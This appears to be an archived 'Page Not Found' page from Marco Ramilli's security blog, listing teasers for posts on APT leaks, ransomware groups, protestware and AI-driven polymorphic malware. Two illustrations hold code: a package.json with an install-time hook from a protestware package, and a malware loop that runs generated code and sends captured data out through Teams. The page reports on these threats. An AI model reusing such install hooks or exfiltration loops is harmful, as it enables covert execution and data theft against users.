


# Page Not Found - Marco Ramilli

Archived: 2026-04-02 12:38:16 UTC

## 4.25 Remote control

A large number of built-in remote control tools can be used for remote control connections to target hosts and sites.



(remote control)

### [i-SOON Data Leak: Key Points](#)

Introduction i-SOON (上海安洵), a prominent contractor for various Chinese government agencies such [...]

#### Date

26.02.2024

#### Duration

5 min

#### Text

Marco Ramilli

[apt](#)

[Attack](#)

[cybersecurity](#)



**Joe Slowik** 🌻  
@jfslowik



That's a quick [@killedbygoogle](#)



### [X Gold Badges: a new proliferating market](#)

When I saw a threat actor hijacking the X account of Google's [...]

**Date**

08.01.2024

**Duration**

5 min

**Text**

Marco Ramilli

[Attack](#)

[Cyber Crime](#)

[cybersecurity](#)

[CyberTools](#)



**[Technical Data Sheet: LOCKBIT 3.0](#)**

LOCKBIT 3.0 is a notorious Ransomware Group that was first identified on [...]

**Date**

20.12.2023

**Duration**

5 min

**Text**

Marco Ramilli

[Cyber Crime](#)

[cybersecurity](#)



**[Technical Data Sheet: NoName057\(16\)](#)**

NoName057(16) is a notorious hacktivist group with a primary focus on targeting [...]

**Date**

15.12.2023

**Duration**

5 min

**Text**

Marco Ramilli

[Cyber Crime](#)

[cybersecurity](#)

[malware](#)

```
1  {
2    "name": "e2eakarev",
3    "version": "7.1.0",
4    "description": "free palestine protest package",
5    "main": "index.js",
6    "scripts": {
7      "test": "echo \"Error: no test specified\" && exit 1",
8      "postinstall": "node index.js"
9    },
10   "author": "e2eakarev",
11   "license": "ISC"
12 }
```

## [The Rising of Protestware During Times of War](#)

In the ever-evolving landscape of cybersecurity threats, a disconcerting phenomenon has emerged, [...]

### **Date**

20.11.2023

### **Duration**

5 min

### **Text**

Marco Ramilli

[Cyber Crime](#)

[cybersecurity](#)

[malware](#)



## [Amazing Books Podcast](#)

Hi folks, today I'm proud to share another episode of the "Amazing Books [...]"

### **Date**

16.10.2023


### **Duration**

5 min

### **Text**

Marco Ramilli

[cybersecurity](#)



## **[Understanding and Defending Against Microsoft 365 Attacks](#)**

As the use of Microsoft 365 continues to grow, cyber attackers are [...]

**Date**

29.09.2023

**Duration**

5 min

**Text**

Marco Ramilli

[cybersecurity](#)



### **Malware Persistence Locations: Windows and Linux**

Malware persistence is a crucial aspect of cyber threats that often goes [...]

**Date**

23.09.2023

**Duration**

5 min

**Text**

Marco Ramilli

[Cyber Crime](#)

[cybersecurity](#)

[CyberTools](#)

[malware](#)

DATA-DRIVEN DECISION-MAKING
Anchor on data that is available.
Find a purpose for data.
Start from what is known.
Empower data scientists.

### [Leading the uncertainty: the decision-driven approach](#)

Many of my readers know me as a cybersecurity expert. More than [...]

**Date**

14.09.2023

**Duration**

5 min


**Text**

Marco Ramilli

[cybersecurity](#)

[leadership](#)

[research](#)



## [2023 Breaches and Incidents: Personal Notes](#)

Introduction In today's digital landscape, the prevalence of cyber threats and incidents [...]

### **Date**

22.06.2023

### **Duration**

5 min

### **Text**

Marco Ramilli

[Attack](#)

[Cyber Crime](#)

[cybersecurity](#)

[data breach](#)

```
70 while True:
71 |
72 | #get capability
73 | print("\n\n[+] Shapeshifting capability...")
74 | code = genCode()
75 | print(code)
76 |
77 | if not code or "lambda" in code:
78 |     print("\n[-] Bad capability")
79 |     print("\n[-] Getting new capability...")
80 |
81 |     print("\n\n[+] Shapeshifting capability...")
82 |     code = genCode()
83 |     print(code)
84 |
85 |
86 |
87 | #execute capability
88 | print("\n\n[+] Executing capability")
89 |
90 | log = ""
91 | exec(code)
92 |
93 | print("\n\n[+] Captured:", log)
94 |
95 | #send log to Teams
96 | stat = send_to_teams(log)
97 |
98 | if stat == 200:
99 |     break
100
```

The diagram illustrates the flow of code synthesis and execution. A green arrow points from the text 'Code Synthesis' to the 'exec(code)' line in the code block. Another green arrow points from the 'Code Synthesis' text to the 'code = genCode()' line. A third green arrow points from the 'Code Synthesis' text to the 'print(code)' line. A fourth green arrow points from the 'Code Synthesis' text to the 'log = ""' line. A fifth green arrow points from the 'Code Synthesis' text to the 'exec(code)' line. A sixth green arrow points from the 'Code Synthesis' text to the 'print("\n\n[+] Captured:', log)' line. A seventh green arrow points from the 'Code Synthesis' text to the 'stat = send\_to\_teams(log)' line. A eighth green arrow points from the 'Code Synthesis' text to the 'if stat == 200:' line. A ninth green arrow points from the 'Code Synthesis' text to the 'break' line.

## [Polymorphic Malware Using #AI](#)

In the ever-evolving landscape of cybersecurity, malicious actors constantly seek new ways [...]

### **Date**

25.05.2023

### **Duration**

5 min

### **Text**

Marco Ramilli

[cybersecurity](#)

[malware](#)

[research](#)



## [The Relevance of Prompts in AI and Cybersecurity](#)

Introduction to Prompting Artificial Intelligence (AI) has become an increasingly popular topic [...]

### **Date**

30.04.2023

### **Duration**

5 min

### **Text**

Marco Ramilli

[AI](#)

[cybersecurity](#)

1 [2](#) [3](#) ... [59](#) [Next »](#)

---

Source: <https://marcoramilli.com/2020/02/19/uncovering-new-magecart-implant-attacking-ecommerce/>